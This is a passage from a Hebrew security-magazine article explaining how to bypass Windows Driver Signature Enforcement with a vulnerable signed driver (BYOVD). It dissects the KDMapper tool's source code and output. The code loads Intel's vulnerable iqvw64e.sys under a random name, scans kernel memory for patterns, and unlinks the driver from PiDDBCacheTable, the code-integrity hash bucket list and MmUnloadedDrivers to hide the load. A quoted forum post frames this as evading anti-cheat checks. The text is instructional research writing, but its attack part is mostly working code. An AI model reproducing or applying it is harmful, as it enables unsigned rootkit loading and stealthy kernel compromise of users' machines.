digital whisper
Technologic Papers

מעקף DSE בעזרת שיטת BYOVD

מאת שי גילת

הקדמה

עוד כש-Real Mode היה קיים ומשומש בכל המערכת היה מאוד קל לתוקף עם מטרות זדוניות לשנות את דרך פעילות המערכת כדי להשיג מטרות מסוימות. לאורך השנים עם עוד ועוד הגנות שהתווספו למערכת, השפעה על דרך פעילות המערכת הפכה ליותר קשה, במיוחד עם DSE (Driver Signature Enforcement).

DSE הוא מנגנון אכיפה שקיים במערכות Windows 10 ו-11 שנוצר כדי למנוע מ-Driver שלא מאושר על ידי Windows/Microsoft לעלות לזכרון של המערכת, מה שיכול להזיק מאוד בגלל ש-Drivers רצים ב- Kernel Mode (איזור ריצה שווה למערכת ההפעלה, כמעט ובלתי מוגבל).

ה-Signature של Driver הוא בעצם metadata שניתן לדרייבר אחרי קניית Driver Certificate מחברת Microsoft שמאשר את אמינות ה-Driver, כך שה-Driver יכול לרוץ על כל מערכת של Windows.

במאמר זה אדבר על שיטה ידועה אך יעילה לעקוף את מנגנון DSE: BYOVD (קיצור של: Bring Your Own Vulnerable Driver), אני אראה דוגמא לשימוש בשיטה הזו בצורה שמביאה לתוקף יכולת להטעין לזכרון המערכת Driver לא חתום ולהריץ אותו ולבסוף אני אנתח Driver חולשתי עדכני שניתן להשתמש בו כחלק מנוזקה דומה. לאורך ההדגמה אני אסביר על מושגים, מנגנונים ומבני נתונים שונים בקרנל של Windows שניתן לעשות להם מניפולציה כתוקף כדי להשיג את מטרתנו.

מה זה BYOVD בעצם?

לפי השם של השיטה - ייבוא Driver חולשתי לתוך המערכת ושימוש בו כדי להשיג מטרות זדוניות. טעינת Driver חולשתי למערכת Windows והזקתו למערכת יכולים להמנע בכמה דרכים:

1) Driver blocklist: רשימה של vulnerable Drivers שמערכת Windows מחזיקה. כל פעם ש-Driver נטען הוא נבדק כנגד אותה רשימה חולשתית ואם הוא נמצא בה אז הטעינה של ה-Driver לא מבוצעת

2) Patchguard/hyperguard: מנגנונים למניעת מניפולציה של מבני נתונים מרכזיים במערכת, בצורה זו ניתן למנוע מהתוקף לעשות דברים משמעותיים עם ה-Driver שהועלה למערכת

אך בפועל הדרך המרכזית שבה ניתן למנוע טעינת Driver חולשתי זה בעזרת Certificate Revoking. דרך התהליך הזה מייקרוסופט יכולים לשלול certificates מסוימים כך שה-Driver יזוהה על ידי המערכת כתוכנה לא מאושרת. הבעייה בדרך הזו: בגלל backwards compatibility במנגנון החתימה ואישור החתימות של Windows, Driver ששללו לו את ה-certificate בכל מקרה לא יאופיין על ידי המערכת כ-Driver חולשתי:

> What he's wondering is why Windows will still load that driver after you've signed it (by changing sytemdate for example). The reason/answer is sadly just compatability, there's not anything else to it. If a driver was signed, even if the cert is revoked later, Windows will still run it for compatability purposes.
>
> The number of drivers we use that haven't been touched in 10-15 years is a lot higher than you'd expect.

כלומר: בעזרת שינוי של metadata מה-certificate של הדרייבר, וכתוצאה מהתאמה לאחור במנגנון החתימה, נוכל לגרום ל-Driver שנחתם בעבר וששללו לו את ה-certificate לעלות לזכרון. בגלל עובדה זו שיטת BYOVD עובדת - לרוב ה-Drivers שמשתמשים בהם עשו כבר revoke לחתימה ויש בהם חולשה ידועה זמן רב, אך עדיין ניתן לטעון אותם למערכת Windows עדכנית

דוגמא לשימוש בשיטת BYOVD - KDMapper

מי שמכיר כבר את הכלי KDMapper יכול לדלג על חלק זה, אך מומלץ לעבור עליו בכל מקרה כי כאן אני הולך לסרוק בצורה מעמיקה את הקוד של הכלי KDMapper כדי להמחיש מה ניתן לעשות במערכת רק בעזרת הרשאות מנהל ו-Driver חולשתי

מה הוא KDMapper?

כפי שציינתי בתחילת המאמר, הכלי KDMapper הוא תוכנה שמשתמשת בשיטת BYOVD עם ה-Driver החולשתי של אינטל (iqvw64e.sys, CVE-2015-2291) כדי להטעין לזכרון של המערכת Unsigned Driver - Driver ללא חתימה רשמית של Windows. ה-Driver הנל העניק לתוקף עם הרשאות מנהל (חייב הרשאות מנהל כדי לתקשר עם Drivers בעזרת APIs כמו DeviceIoControl) אפשרות לבצע פעולות רבות, בינהן כתיבה וקריאה מזכרון מערכת, הקצאה של זכרון במערכת מהרבה סוגים שונים והרצה של קוד הנמצא בתוך זכרון מערכת.

כך נראה השימוש:

```
Administrator: Eingabeaufforderung
Microsoft Windows [Version 10.0.19041.1110]
(c) Microsoft Corporation. Alle Rechte vorbehalten.

C:\Windows\system32>cd C:\Users\Steven\Downloads\Cracker

C:\Users\Steven\Downloads\Cracker>kdmapper.exe Driver.sys
[<] Loading vulnerable driver, Name: NjOEEuWzmSbWhuSkHnXQiLroMVxP
[+] NtLoadDriver Status 0x0
[+] PiDDBLock Ptr 0xfffff8066332c5b4
[+] PiDDBCacheTable Ptr 0xfffff8066332c6ac
[+] PiDDBLock Locked
[+] PiDDBCacheTable result -> TimeStamp: 5284eac3
[+] Found Table Entry = 0xFFFF978493C57490
[+] PiDDBCacheTable Cleaned
[+] g_KernelHashBucketList Found 0xFFFFF806654BC080
[+] g_HashCacheLock Locked
[+] Found In g_KernelHashBucketList: NjOEEuWzmSbWhuSkHnXQiLroMVxP
[+] g_KernelHashBucketList Cleaned
[+] MmUnloadedDrivers Cleaned: NjOEEuWzmSbWhuSkHnXQiLroMVxP
[+] Image base has been allocated at 0xFFFFD08DD4100000
[+] Skipped 0x1000 bytes of PE Header
[<] Calling DriverEntry 0xFFFFD08DD4102150
[+] DriverEntry returned 0x0
[<] Unloading vulnerable driver
[+] NtUnloadDriver Status 0x0
[+] Vul driver data destroyed before unlink
[+] success

C:\Users\Steven\Downloads\Cracker>
```

ההגיון מאחורי KDMapper ו-Unsigned Driver Mappers דומים:

לכלי KDMapper ול-Unsigned Driver Mappers דומים יש דרך פעולה ברורה ובעלת כמה שלבים:

1) טעינת ה-Driver החולשתי לזכרון המערכת
2) החבאת ה-Driver החולשתי כך שלא יהיה זכר שהוא הוטען מתישהו למערכת (לא חובה, KDMapper מממש את זה בכל זאת ודרך זה נעבור על מנגנונים ומבני נתונים משמעותיים מאוד במערכת)
3) קריאת ה-Unsigned Driver לזכרון של התוכנה
4) תיקון של הגדרות שונות של ה-Driver ברמת פורמט ה-PE (כגון תיקון imports שהכרחיים לפעילות המערכת, כדי שתוכנת PE תוכל לרוץ, כל ה-imports שלה צריכות להיות מותאמות למערכת עליה התוכנה מורצת)
5) שימוש בפעולות שניתן להריץ עם ה-Driver החולשתי כדי להקצות זכרון מערכת ל-Unsigned Driver, לכתוב לאותו זכרון את ה-Driver המתוקן ולקרוא ל-entry point של ה-Driver (גם את נתון זה ניתן להשיג מההגדרות של ה-Driver לפי פורמט PE)

סקירה מלאה של הכלי

KDMapper מתחיל בכמה בדיקות בסיסיות כמו מספר פרמטרים שסופקו לתוכנה, התאמה של המסלול ל-Unsigned Driver לתוכנה (קיום של הקובץ במסלול הזה, סיומת של הקובץ כדי לוודא שהוא Driver). בגלל שב-Driver זה יש מספר אפשרויות להקצאת זכרון מערכת, הכלי מותאם לקבל פרמטר אפשרי של דגל שיתאר סוג ספציפי של זכרון להקצאה:

```
int wmain(const int argc, wchar_t** argv) {
    SetUnhandledExceptionFilter(SimplestCrashHandler);

    bool free = paramExists(argc, argv, L"free") > 0;
    bool mdlMode = paramExists(argc, argv, L"mdl") > 0;
    bool indPagesMode = paramExists(argc, argv, L"indPages") > 0;
    bool passAllocationPtr = paramExists(argc, argv, L"PassAllocationPtr") > 0;

    if (free) {
        Log(L"[+] Free pool memory after usage enabled" << std::endl);
    }

    if (mdlMode) {
        Log(L"[+] Mdl memory usage enabled" << std::endl);
    }

    if (indPagesMode) {
        Log(L"[+] Allocate Independent Pages mode enabled" << std::endl);
    }

    if (passAllocationPtr) {
        Log(L"[+] Pass Allocation Ptr as first param enabled" << std::endl);
    }

    int drvIndex = -1;
    for (int i = 1; i < argc; i++) {
        if (std::filesystem::path(argv[i]).extension().string().compare(".sys") == 0) {
            drvIndex = i;
            break;
        }
    }

    if (drvIndex <= 0) {
        help();
        return -1;
    }

    const std::wstring driver_path = argv[drvIndex];

    if (!std::filesystem::exists(driver_path)) {
        Log(L"[-] File " << driver_path << L" doesn't exist" << std::endl);
        PauseIfParentIsExplorer();
        return -1;
    }
```

לאחר הבדיקות הבסיסיות הללו ה-Driver Mapper קורא לפעולת טעינת ה-Driver החולשתי, במקרה זה intel_driver::Load().

טעינת ה-Driver החולשתי

תהליך זה מתחילה בבדיקה פשוטה מאוד שנועדה לוודא שה-Driver החולשתי לא טעון כבר לזכרון, ובדיקה זו מבוצעת בעזרת ה-symbolic link של ה-Driver. Symbolic link זה שם מיוחד שמזהה Driver מסוים בצורה גלובלית עבור כל המערכת, כך שאם נרצה לקבל handle לתקשורת עם ה-Driver נוכל לעשות זאת בעזרת ה-symbolic link:

```
struct _UNICODE_STRING SymbolicLinkName; // [rsp+50h] [rbp-18h] BYREF
PDEVICE_OBJECT DeviceObject; // [rsp+80h] [rbp+18h] BYREF

DeviceObject = 0i64;
RtlInitUnicodeString(&DestinationString, L"\\Device\\PdFwKrnl");
RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\PdFwKrnl");
qword_140003010 = 0i64;
result = IoCreateDevice(DriverObject, 0, &DestinationString, 0x8000u, 0, 1u, &DeviceObject);
if ( !result )
{
  DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_140001490;
  DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)&sub_140001460;
  DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)DeviceControlIoctlHandler;
  DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)&sub_140001460;
  result = IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
```

מהצד של הקורא שרוצה לתקשר עם ה-Driver התהליך נראה כך:

```
bool intel_driver::IsRunning() {
    const HANDLE file_handle = CreateFileW(L"\\\\.\\Nal", FILE_ANY_ACCESS, 0, nullptr, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, nullptr);
    if (file_handle != nullptr && file_handle != INVALID_HANDLE_VALUE)
    {
        CloseHandle(file_handle);
        return true;
    }
    return false;
}
```

כפי שניתן לראות התבנית של symbolic link משתנה בין kernel mode (\\DosDevices\\SymLinkName) לבין user mode (\\\\.\\SymLinkName).

המשך התהליך ממש פשוט:

1) יצירת מסלול לקובץ ה-Driver החולשתי (במקרה זה התוכנה החולשתית נשמרת כ-dump של זכרון ב-KDMapper ככה שצריך ליצור קובץ עם אותו תוכן ל-Service). כאן הכותבים החליטו להיות זהירים, לכן הם נתנו ל-Driver שם רנדומלי ושמו אותו בתיקיית temp (לקבצים זמניים).
2) כתיבת התוכן של ה-Driver החולשתי לתוך המסלול שנוצר.
3) רישום קובץ ה-Driver כ-Service קרנלי והפעלתו. את שלב זה ניתן לעשות במגוון דרכים, כגון שימוש ב-sc דרך cmd, אך הכותבים החליטו לעשות עבודה קפדנית ולהכניס את הערכים של ה-Service אחד אחרי השני בצורה ידנית.

כל התהליך הזה מתואר בקטע הקוד הבא:

```
//Randomize name for log in registry keys, usn jornal and other shits
memset(intel_driver::driver_name, 0, sizeof(intel_driver::driver_name));
static const char alphanum[] =
          "abcdefghijklmnopqrstuvwxyz"
          "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
int len = rand() % 20 + 10;
for (int i = 0; i < len; ++i)
          intel_driver::driver_name[i] = alphanum[rand() % (sizeof(alphanum) - 1)];
Log(L"[<] Loading vulnerable driver, Name: " << GetDriverNameW() << std::endl);
std::wstring driver_path = GetDriverPath();
if (driver_path.empty()) {
          Log(L"[-] Can't find TEMP folder" << std::endl);
          return INVALID_HANDLE_VALUE;
}
_wremove(driver_path.c_str());
if (!utils::CreateFileFromMemory(driver_path, reinterpret_cast<const
char*>(intel_driver_resource::driver), sizeof(intel_driver_resource::driver))) {
          Log(L"[-] Failed to create vulnerable driver file" << std::endl);
          return INVALID_HANDLE_VALUE;
}
if (!service::RegisterAndStart(driver_path)) {
          Log(L"[-] Failed to register and start service for the vulnerable driver" << std::endl);
          _wremove(driver_path.c_str());
          return INVALID_HANDLE_VALUE;
}
HANDLE result = CreateFileW(L"\\\\.\\Nal", GENERIC_READ | GENERIC_WRITE, 0, nullptr,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (!result || result == INVALID_HANDLE_VALUE)
{
          Log(L"[-] Failed to load driver iqvw64e.sys" << std::endl);
          intel_driver::Unload(result);
          return INVALID_HANDLE_VALUE;
}
ntoskrnlAddr = utils::GetKernelModuleAddress("ntoskrnl.exe");
if (ntoskrnlAddr == 0) {
          Log(L"[-] Failed to get ntoskrnl.exe" << std::endl);
          intel_driver::Unload(result);
          return INVALID_HANDLE_VALUE;
}
```

מפה מתחילה ההחבאה של קיום ה-Service של ה-Driver החולשתי, וכדי לעשות זאת צריך קודם כל להשיג את כתובת הבסיס של הקרנל, ntoskrnl.exe. בכתובת בסיס זו ה-Mappers ישתמשו לסריקה של חלקים\sections שונים בקרנל עבור שימוש\מניפולציה, כגון מציאה ושימוש ב-kernel exports או החבאת נתונים ממבני נתונים קיימים בקרנל (ראו בהמשך ☺).

כפי שציינתי כבר לא חובה להתרכז בהחבאת ה-Service של ה-Driver החולשתי, אך זה יכול להפוך את הטעינה לטעינה חשאית כמה שניתן. בגלל שאני רוצה לסקור את הרעיונות ולא להתעמק בפתרון מסוים (KDMapper), אני אשים דגש יותר על מבני הנתונים עצמם וההחבאה של ה-entry המתאים בהם במקום להתרכז במימוש הספציפי.

איך מחביאים Driver?

לפני ההחבאה חשוב לציין שדרך ההחבאה לא בהכרח תעבוד בעתיד, מבני הנתונים שאותם אנחנו נשנה כדי להחביא את ה-Driver יכולים להשתנות במרכיבים שלהם או אפילו בכל המטרה והמהות שלהם, ולכן כדי שהחבאה זאת תעבוד בעתיד נצטרך לשנות באופן קבוע את התהליך.

PiDDBCacheTable:

מבנה נתונים זה כולל רשימה של כל ה-loaded Drivers שרצים על המערכת. ברגע ש-Driver נטען בעזרת NtLoadDriver מתווספת רשומה לאותו Driver ברשימה הזו. ה-struct של כל רשומה ברשימה נראה כך:

```
struct PiDDBCacheEntry
{
    LIST_ENTRY      List;
    UNICODE_STRING  DriverName;
    ULONG           TimeDateStamp;
    NTSTATUS        LoadStatus;
    char            _0x0028[16];
};
```

<u>ערכים מרכזיים מהמבנה של כל רשומה:</u>

List: קישור של ה-entry ל-entry הבא והקודם (הסבר על הנושא ניתן למצוא במאמר "Windows Kernel ממבט התקפי" שפרסמתי בגיליון 162 של המגזין)

DriverName: השם של ה-Driver

TimeDateStamp: מזהה מיוחד של ה-Driver שיכול לעזור לנו לזהות אותו ברשימה בלי התבסוסות על השם. ניתן למצוא ב-NT headers.

כמו כל רשימה פנימית בקרנל של Windows שמבוססת על LIST_ENTRY, הדבר היחיד שבפועל צריך לעשות להחבאה זה Unlink של הרשומה שלנו כדי שהיא לא תהיה מתועדת ברשימה.

תהליך ההחבאה עובד לפי ארבעה שלבים מרכזיים:

1) מציאת הבסיס של הטבלה: ניתן לעשות זאת בעזרת pattern scanning על ה-PAGE section בקרנל. PAGE הוא section בפורמט PE של מידע וקוד שהוא pageable, כלומר ניתן להוציא אותו מהזכרון לדיסק קשיח במקרה של מחסור (לכן יש בו שימוש רחב בתוכנות קרנליות). ה-patterns שאיתם נסרוק את הקרנל יהיו references ידועים וקבועים למבנה כך שנוכל למצוא את הכתובת של המבנה בזכרון ולאורך המאמר כשאני אשתמש במונח pattern scanning על תוכנת מערכת או Driver: היא תבוצע על ה-PAGE section.

2) השגת המנעול לשינוי וחיפוש הרשימה: כדי לחפש את הרשומה שלנו ברשימה ולהחביא אותה נצטרך להשיג גישה לרשימה בעזרת ה-PiDDBCacheLock. את הכתובת שלו ניתן למצוא גם בעזרת pattern scanning כמו שנעשה ב-KDMapper וכדי לנעול אותו נשתמש ב-ExAcquireResourceExclusiveLite

3) מציאת הרשומה שלנו במבנה: המבנה של PiDDBCacheTable מוגדר כ-RTL_AVL_TABLE. מבנה זה משומש הרבה לאחסון טבלאות פנימיות ולכן יש גם תמיכה רבה בשינוי וחיפוש במבנה בצורה נוחה יותר, לדוגמא בעזרת RtlLookupElementGenericTableAvl שמקבלת העתק של entry שאותו אנחנו מחפשים בטבלה ומחזירה את הכתובת בזכרון של הרשומה

4) ההחבאה עצמה: בעזרת הכתובת של הרשומה שלנו ובעזרת ה-Driver החולשתי נוכל לקרוא את הזכרון של ה-LIST_ENTRY-ים הרלוונטיים ברשימה, ונוכל לעשות את תהליך ה-Unlink בעזרת כתיבה. בגלל הצורה שבה מבנה AVL בנוי נצטרך להשתמש בפעולה נוספת כדי למחוק סופית את הרשומה - RtlDeleteElementGenericTableAvl שמקבלת את הרשימה ואת הרשומה הרלוונטית למחיקה. לבסוף נרצה להוריד את המונה של כמות ה-entries שנמחקו ברשימה (DeletedCount, נמצא כערך בתוך המבנה RTL_AVL_TREE) וכמובן שנשחרר את המנעול לשינוי הרשימה (ExReleaseResourceLite). אוסיף קישור בסוף המאמר שבו ניתן ללמוד עוד על AVL TREES ב-Windows

כל התהליך נראה כך בקוד של KDMapper:

```
bool intel_driver::ClearPiDDBCacheTable(HANDLE device_handle) { //PiDDBCacheTable added on LoadDriver

    PiDDBLockPtr = FindPatternInSectionAtKernel(device_handle, "PAGE", intel_driver::ntoskrnlAddr,
(PUCHAR)"\x8B\xD8\x85\xC0\x0F\x88\....\x4C\x8B\x00\x24", "xxxxxx????xxxxx????xxx????xxxxx????x????xx?x"); // 8B
D8 85 C0 0F 88 ? ? ? ? 65 48 8B 04 25 ? ? ? ? 66 FF 88 ? ? ? ? B2 01 48 8D 0D ? ? ? ? E8 ? ? ? ? 4C 8B ? 24
update for build 22000.132
    PiDDBCacheTablePtr = FindPatternInSectionAtKernel(device_handle, "PAGE", intel_driver::ntoskrnlAddr,
(PUCHAR)"\x66\x03\xD2\x48\x8D\x0D", "xxxxxx"); // 66 03 D2 48 8D 0D

    if (PiDDBLockPtr == NULL) { // PiDDBLock pattern changes a lot from version 1607 of windows and we will need
a second pattern if we want to keep simple as posible
        PiDDBLockPtr = FindPatternInSectionAtKernel(device_handle, "PAGE", intel_driver::ntoskrnlAddr,
(PUCHAR)"\x48\x8B\x0D\x00\...\x00\x00\x00\x00\xE8\x00\x00\x00\x00\xE8", "xxx????xxxxx????xxx????x????x"); // 48
8B 0D ? ? ? ? 48 85 C9 0F 85 ? ? ? ? 48 8D 0D ? ? ? ? E8 ? ? ? ? E8 build 22449+ (pattern can be improved but
just fine for now)
        if (PiDDBLockPtr == NULL) {
            Log(L"[-] Warning PiDDBLock not found" << std::endl);
            return false;
        }
        Log(L"[+] PiDDBLock found with second pattern" << std::endl);
        PiDDBLockPtr += 16; //second pattern offset
    }
    else {
        PiDDBLockPtr += 28; //first pattern offset
    }

    if (PiDDBCacheTablePtr == NULL) {
        Log(L"[-] Warning PiDDBCacheTable not found" << std::endl);
        return false;
    }

    Log("[+] PiDDBLock Ptr 0x" << std::hex << PiDDBLockPtr << std::endl);
    Log("[+] PiDDBCacheTable Ptr 0x" << std::hex << PiDDBCacheTablePtr << std::endl);

    PVOID PiDDBLock = ResolveRelativeAddress(device_handle, (PVOID)PiDDBLockPtr, 3, 7);
    PRTL_AVL_TABLE PiDDBCacheTable = (PRTL_AVL_TABLE)ResolveRelativeAddress(device_handle,
(PVOID)PiDDBCacheTablePtr, 6, 10);

    //context part is not used by lookup, lock or delete why we should use it?

    if (!ExAcquireResourceExclusiveLite(device_handle, PiDDBLock, true)) {
        Log(L"[-] Can't lock PiDDBCacheTable" << std::endl);
        return false;
```

```
    }
    Log(L"[+] PiDDBLock Locked" << std::endl);

    auto n = GetDriverNameW();

    // search our entry in the table
    PiDDBCacheEntry* pFoundEntry = (PiDDBCacheEntry*)LookupEntry(device_handle, PiDDBCacheTable,
iqvw64e_timestamp, n.c_str());
    if (pFoundEntry == nullptr) {
        Log(L"[-] Not found in cache" << std::endl);
        ExReleaseResourceLite(device_handle, PiDDBLock);
        return false;
    }

    // first, unlink from the list
    PLIST_ENTRY prev;
    if (!ReadMemory(device_handle, (uintptr_t)pFoundEntry + (offsetof(struct _PiDDBCacheEntry, List.Blink)),
&prev, sizeof(_LIST_ENTRY*))) {
        Log(L"[-] Can't get prev entry" << std::endl);
        ExReleaseResourceLite(device_handle, PiDDBLock);
        return false;
    }
    PLIST_ENTRY next;
    if (!ReadMemory(device_handle, (uintptr_t)pFoundEntry + (offsetof(struct _PiDDBCacheEntry, List.Flink)),
&next, sizeof(_LIST_ENTRY*))) {
        Log(L"[-] Can't get next entry" << std::endl);
        ExReleaseResourceLite(device_handle, PiDDBLock);
        return false;
    }

    Log("[+] Found Table Entry = 0x" << std::hex << pFoundEntry << std::endl);

    if (!WriteMemory(device_handle, (uintptr_t)prev + (offsetof(struct _LIST_ENTRY, Flink)), &next,
sizeof(_LIST_ENTRY*))) {
        Log(L"[-] Can't set next entry" << std::endl);
        ExReleaseResourceLite(device_handle, PiDDBLock);
        return false;
    }
    if (!WriteMemory(device_handle, (uintptr_t)next + (offsetof(struct _LIST_ENTRY, Blink)), &prev,
sizeof(_LIST_ENTRY*))) {
        Log(L"[-] Can't set prev entry" << std::endl);
        ExReleaseResourceLite(device_handle, PiDDBLock);
        return false;
    }

    // then delete the element from the avl table
    if (!RtlDeleteElementGenericTableAvl(device_handle, PiDDBCacheTable, pFoundEntry)) {
        Log(L"[-] Can't delete from PiDDBCacheTable" << std::endl);
        ExReleaseResourceLite(device_handle, PiDDBLock);
        return false;
    }

    //Decrement delete count
    ULONG cacheDeleteCount = 0;
    ReadMemory(device_handle, (uintptr_t)PiDDBCacheTable + (offsetof(struct _RTL_AVL_TABLE, DeleteCount)),
&cacheDeleteCount, sizeof(ULONG));
    if (cacheDeleteCount > 0) {
        cacheDeleteCount--;
        WriteMemory(device_handle, (uintptr_t)PiDDBCacheTable + (offsetof(struct _RTL_AVL_TABLE, DeleteCount)),
&cacheDeleteCount, sizeof(ULONG));
    }

    // release the ddb resource lock
    ExReleaseResourceLite(device_handle, PiDDBLock);

    Log(L"[+] PiDDBCacheTable Cleaned" << std::endl);

    return true;
}
```

:HashBucketList

רשימה זו היא linked list רגילה הכוללת מידע על כל Driver שטעון למערכת Windows. רשימה זו מאוכסנת ב-PAGE section של רכיב המערכת ci.dll (code integrity module, נועד לשמור על אמינות מידע בקרנל ולכן בין היתר יש לו מבנה המתאר את אמינות ה-kernel modules שעל המערכת). רשימה זו מתחילה מ-entry ראשון שניתן למצוא (גם כן עם pattern scanning) ומבנה כל רשומה נראה כך:

```
typedef struct _HashBucketEntry
{
    struct _HashBucketEntry* Next;
    UNICODE_STRING DriverName;
    ULONG CertHash[5];
} HashBucketEntry, * PHashBucketEntry;
```

רשימה זו ומעבר עליה למטרת החבאה הרבה יותר פשוט לנו:

1) להשתמש בכתובת הבסיס של הקרנל וב-pattern קבוע וידוע כדי להשיג את כתובת הבסיס של ה-entry הראשון ואת הכתובת של המנעול של הרשימה (כמו ב-PiDDBCacheTable).
2) נבדוק אם השם של ה-Driver הנוכחי זהה לשם של ה-Driver שאנחנו רוצים להחביא (צריך לעשות זאת בכמה שלבים - השגת אורך השם, השגת המצביע לשם הפנימי עצמו ב-kernel mode וקריאה של השם, הסיבה לכך היא שהשם נמצא ב-kernel mode ואנחנו לא יודעים את אורכו). אם כן: נכתוב לערך ברשומה הקודמת שמכיל את המצביע לרשומה הבאה את הכתובת של הרשומה הבאה של הרשומה שלנו שאנחנו רוצים להחביא ונשחרר את איזור הזכרון של הרשומה (כל רשומה מוקצית כבריכת זכרון קרנלית).
3) אם הרשומה היא לא הרשומה שלנו נקרא את 8 הבתים הראשונים מהרשומה הנוכחית כדי להשיג את המצביע לרשומה הבאה. הרשימה מסתיימת במצביע שהוא NULL כך שנוכל לדעת את סוף הרשימה עבור האיטרציה.

הקוד של ההחבאה נראה כך:

```
const auto g_KernelHashBucketList = ResolveRelativeAddress(device_handle, (PVOID)sig, 3, 7);
const auto g_HashCacheLock = ResolveRelativeAddress(device_handle, (PVOID)sig2, 3, 7);
if (!g_KernelHashBucketList || !g_HashCacheLock)
{
    Log(L"[-] Can't Find g_HashCache relative address" << std::endl);
    return false;
}
Log(L"[+] g_KernelHashBucketList Found 0x" << std::hex << g_KernelHashBucketList << std::endl);
if (!ExAcquireResourceExclusiveLite(device_handle, g_HashCacheLock, true)) {
    Log(L"[-] Can't lock g_HashCacheLock" << std::endl);
    return false;
}
Log(L"[+] g_HashCacheLock Locked" << std::endl);
HashBucketEntry* prev = (HashBucketEntry*)g_KernelHashBucketList;
HashBucketEntry* entry = 0;
if (!ReadMemory(device_handle, (uintptr_t)prev, &entry, sizeof(entry))) {
    Log(L"[-] Failed to read first g_KernelHashBucketList entry!" << std::endl);
    if (!ExReleaseResourceLite(device_handle, g_HashCacheLock)) {
        Log(L"[-] Failed to release g_KernelHashBucketList lock!" << std::endl);
    }
    return false;
}
if (!entry) {
    Log(L"[!] g_KernelHashBucketList looks empty!" << std::endl);
```

תוכן לולאת החיפוש של ה-entry המתאים (אחרי הקריאה של אורך השם והשגת המצביע לשם ב-kernelspace):

```
if (!ReadMemory(device_handle, (uintptr_t)wsNamePtr, wsName.get(), wsNameLen)) {
   Log(L"[-] Failed to read g_KernelHashBucketList entry text!" << std::endl);
   if (!ExReleaseResourceLite(device_handle, g_HashCacheLock)) {
      Log(L"[-] Failed to release g_KernelHashBucketList lock!" << std::endl);
   }
   return false;
}

size_t find_result = std::wstring(wsName.get()).find(wdname);
if (find_result != std::wstring::npos) {
   Log(L"[+] Found In g_KernelHashBucketList: " << std::wstring(&wsName[find_result]) << std::endl);
   HashBucketEntry* Next = 0;
   if (!ReadMemory(device_handle, (uintptr_t)entry, &Next, sizeof(Next))) {
      Log(L"[-] Failed to read g_KernelHashBucketList next entry ptr!" << std::endl);
      if (!ExReleaseResourceLite(device_handle, g_HashCacheLock)) {
         Log(L"[-] Failed to release g_KernelHashBucketList lock!" << std::endl);
      }
      return false;
   }
   if (!WriteMemory(device_handle, (uintptr_t)prev, &Next, sizeof(Next))) {
      Log(L"[-] Failed to write g_KernelHashBucketList prev entry ptr!" << std::endl);
      if (!ExReleaseResourceLite(device_handle, g_HashCacheLock)) {
         Log(L"[-] Failed to release g_KernelHashBucketList lock!" << std::endl);
      }
      return false;
   }
   if (!FreePool(device_handle, (uintptr_t)entry)) {
      Log(L"[-] Failed to clear g_KernelHashBucketList entry pool!" << std::endl);
      if (!ExReleaseResourceLite(device_handle, g_HashCacheLock)) {
         Log(L"[-] Failed to release g_KernelHashBucketList lock!" << std::endl);
      }
      return false;
   }
   Log(L"[+] g_KernelHashBucketList Cleaned" << std::endl);
   if (!ExReleaseResourceLite(device_handle, g_HashCacheLock)) {
      Log(L"[-] Failed to release g_KernelHashBucketList lock!" << std::endl);
      if (!ExReleaseResourceLite(device_handle, g_HashCacheLock)) {
         Log(L"[-] Failed to release g_KernelHashBucketList lock!" << std::endl);
      }
      return false;
   }
   return true;
}
```

:MmUnloadedDrivers

Though not new or unheard of at this point since it was publicized on a forum less than a week ago I had been removing entries from the global **MmUnloadedDrivers** which is an array of base driver names that have since been unloaded from the system. In the event you have unloaded a driver from your system that may trigger an anti-cheats system integrity checks (TDL, specifically) you iterate the unloaded drivers array and perform a search for the target driver name, remove the entry at the specific index, and shift all entries down an index which makes it appear as if it was never there.

```
for (i = 0; i < MI_UNLOADED_DRIVERS; i += 1) {
    if (Index >= MI_UNLOADED_DRIVERS) {
        Index = MI_UNLOADED_DRIVERS - 1;
    }
    Entry = &MmUnloadedDrivers[ Index ];
    if ( !wcscmp( Entry->Name.Buffer, MmUnloadedDrivers[ Index ].Buffer ) ) {
        // remove entry from MmUnloadedDrivers
        }
    }
}
```

כפי שהמאמר למעלה מסביר: MmUnloadedDrivers מכיל רשומה עבור כל Driver שהוטען במערכת בעזרת NtLoadDriver ובוצעה עליו פעולה של unload (NtUnloadDriver) כדי להוציא אותו מהזכרון. ניתן להשפיע על הרשימה בכמה צורות, אנחנו נעשה זאת בעזרת הפעולה NtQuerySystemInformation. הפעולה הזו מביאה מידע על המערכת לפי פרמטר של סוג המידע שדרוש. בדוגמא בחרו להשתמש בפרמטר SystemExtendedHandleInformation שמחזיר את המבנה הבא עבור הרשימה:

```
typedef struct _SYSTEM_HANDLE_INFORMATION_EX
{
   ULONG_PTR HandleCount;
   ULONG_PTR Reserved;
   SYSTEM_HANDLE Handles[1];
} SYSTEM_HANDLE_INFORMATION_EX, *PSYSTEM_HANDLE_INFORMATION_EX;
```

ממבנה זה ניתן להגיע לרשומה של כל Driver - המבנה SYSTEM_HANDLE:

```
typedef struct _SYSTEM_HANDLE
{
   PVOID Object;
   HANDLE UniqueProcessId;
   HANDLE HandleValue;
   ULONG GrantedAccess;
   USHORT CreatorBackTraceIndex;
   USHORT ObjectTypeIndex;
   ULONG HandleAttributes;
   ULONG Reserved;
} SYSTEM_HANDLE, *PSYSTEM_HANDLE;
```

לפי המספר של ה-Unloaded Drivers (HandleCount) נוכל לעבור על הרשימה ולהשוות את HandleValue (ערך ה-handle הפתוח ל-system module מסוים) ל-handle הפתוח שלנו ל-Driver. כך נמצא את הרשומה המתאימה ל-Driver שלנו (יש גם שדה UniqueProcessId שמכיל את ה-PID של התהליך שפתח את ה-handle, כך שיש עוד דרך לאמת כנגד ה-PID שלנו).

פה מתחיל החלק המעניין של ההחבאה: השדה Object ברשומה מצביע למבנה לא מתועד, שבעזרת הנדסה לאחור של ה-Driver הידוע ניתן לראות שבאופסט של 8 בתים מתחילת המבנה יש מצביע ל-DEVICE_OBJECT של ה-Driver (עצם זה משמש לתקשורת עם ה-Driver):

Syntax

C++

```
